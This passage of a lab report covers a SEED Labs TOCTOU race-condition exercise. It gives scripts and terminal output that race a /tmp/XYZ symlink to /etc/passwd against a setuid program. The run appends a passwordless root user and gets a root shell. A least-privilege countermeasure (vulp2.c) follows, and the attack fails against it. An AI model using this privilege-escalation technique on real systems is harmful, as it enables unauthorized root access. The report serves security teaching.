
```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)

while [ "$old" == "$new" ]
do
        ./vulp < passwd_input
        new=$($CHECK_FILE)
done

echo "STOP... The passwd file has been changed"
~
~
~
~
~
~
~
~
"appendpwd.sh" 13L, 212C
```

Once both the shell scripts are created, we create the passwd_input file and run the createSymlink.sh script.




```
[03/13/20]seed@VM:~$ sudo sysctl -w fs.protected_symlin
ks=0
fs.protected_symlinks = 0
[03/13/20]seed@VM:~$ vi createSymlink.sh
[03/13/20]seed@VM:~$ vi appendpwd.sh
[03/13/20]seed@VM:~$ vi passwd_input
[03/13/20]seed@VM:~$ cat passwd_input
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[03/13/20]seed@VM:~$ bash createSymlink.sh
```

In a parallel shell window, we run the appendpwd.sh script. By running the script which creates the symbolic link and another script which appends the new user to the /etc/passwd file parallelly, we are trying our luck and probability of appending the new user.



```
[03/13/20]seed@VM:~$ sudo sysctl -w fs.protected_symlin
ks=0
fs.protected_symlinks = 0
[03/13/20]seed@VM:~$ bash appendpwd.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

We see from the screenshot that, while one script is trying to create the symbolic link, the other script is trying to append the new user and password to the /etc/passwd file. Since the normal user running the program does not have access to write in a root owned file, it displays 'No permission' as written in the program.




```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[03/13/20]seed@VM:~$ su test
Password:
root@VM:/home/seed# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed# whoami
root
root@VM:/home/seed# 
```

Conclusion: Since both createSymlink.sh and appendpwd.sh are running parallelly, at one point, there is a moment when the symbolic link for /tmp/XYZ is created, pointing to /etc/passwd file and the parallel appendpwd.sh appends the new user 'test'. This creates a change in /etc/passwd file and the script stops. Now, if we try to login as the test user and press Enter for password, we successfully enter the root shell.


2.5. Task 3: Countermeasure: Applying the Principle of Least Privilege:

The purpose of this task is to understand that instead of checking the access of the user who is running the program, there is a better approach where we can apply the Principle of Least Privilege.




```
int main()
{
        char * fn = "/tmp/XYZ";
        char buffer[60];
        FILE *fp;
        /* get user input */
        scanf("%50s", buffer );
        uid_t euid = geteuid();
        uid_t uid = getuid();
        seteuid(uid);
        if(!access(fn, W_OK)){
                fp = fopen(fn, "a+");
                fwrite("\n", sizeof(char), 1, fp);
                fwrite(buffer, sizeof(char), strlen(buf
fer), fp);
                fclose(fp);
        }
        else {
                printf("No permission \n");
        }
        seteuid(euid);
                                              24,1-8          80%
```

We create another program vulp2.c, that is same as vulp.c, except that we get the user id who is running the program (real user ID) and the Effective user ID for that program and reduce the privileges of the program to the real user ID and then check for if the user has access to a particular file /tmp/XYZ. Later whenever the program needs the Effective user ID to be root, it is changed to it. We then create a script appendpwd2.sh like appendpwd.sh and change the vulnerable program name to vulp2.




```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)

while [ "$old" == "$new" ]
do
        ./vulp2 < passwd_input
        new=$($CHECK_FILE)
done

echo "STOP... The passwd file has been changed"
~
~
~
~
~
~
~
~
"appendpwd2.sh" 13L, 226C
```

We disable the built-in sticky protection mechanism for symbolic links against race condition attacks to make sure we are on the right track. The new vulnerable program vulp2.c is compiled, and it is changed into a root owned set UID program.




```
[03/13/20]seed@VM:~$ sudo sysctl -w fs.protected_symlin
ks=0
fs.protected_symlinks = 0
[03/13/20]seed@VM:~$ vi vulp2.c
[03/13/20]seed@VM:~$ gcc vulp2.c -o vulp2
vulp2.c: In function ‘main’:
vulp2.c:18:32: warning: implicit declaration of functio
n ‘strlen’ [-Wimplicit-function-declaration]
   fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                ^

vulp2.c:18:32: warning: incompatible implicit declarati
on of built-in function ‘strlen’
vulp2.c:18:32: note: include ‘<string.h>’ or provide a
declaration of ‘strlen’
[03/13/20]seed@VM:~$ sudo chown root vulp2
[03/13/20]seed@VM:~$ sudo chmod 4755 vulp2
[03/13/20]seed@VM:~$ ls -lrt vulp2
-rwsr-xr-x 1 root seed 7704 Mar 13 16:56 vulp2
[03/13/20]seed@VM:~$ vi appendpwd2.sh
[03/13/20]seed@VM:~$ 
```

Just like we did in Task 2, we open a parallel shell window. While we run the createSymlink.sh script in one window, we run the appendpwd2.sh script on another window parallelly.




```
[03/13/20]seed@VM:~$ sudo sysctl -w fs.protected_symlin
ks=0
fs.protected_symlinks = 0
[03/13/20]seed@VM:~$ bash createSymlink.sh
```




```
[03/13/20]seed@VM:~$ sudo sysctl -w fs.protected_symlin
ks=0
fs.protected_symlinks = 0
[03/13/20]seed@VM:~$ bash createSymlink.sh
ln: failed to create symbolic link '/tmp/XYZ': File exi
sts
ln: failed to create symbolic link '/tmp/XYZ': File exi
sts
ln: failed to create symbolic link '/tmp/XYZ': File exi
sts
ln: failed to create symbolic link '/tmp/XYZ': File exi
sts
ln: failed to create symbolic link '/tmp/XYZ': File exi
sts
```

We observe that we are unable to create a symbolic link for /tmp/XYZ to point to /etc/passwd. In the other shell window, we see that we are unable to append the new user ‘test’ to the /etc/passwd file.



```
[03/13/20]seed@VM:~$ sudo sysctl -w fs.protected_symlin
ks=0
fs.protected_symlinks = 0
[03/13/20]seed@VM:~$ bash appendpwd2.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```




```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

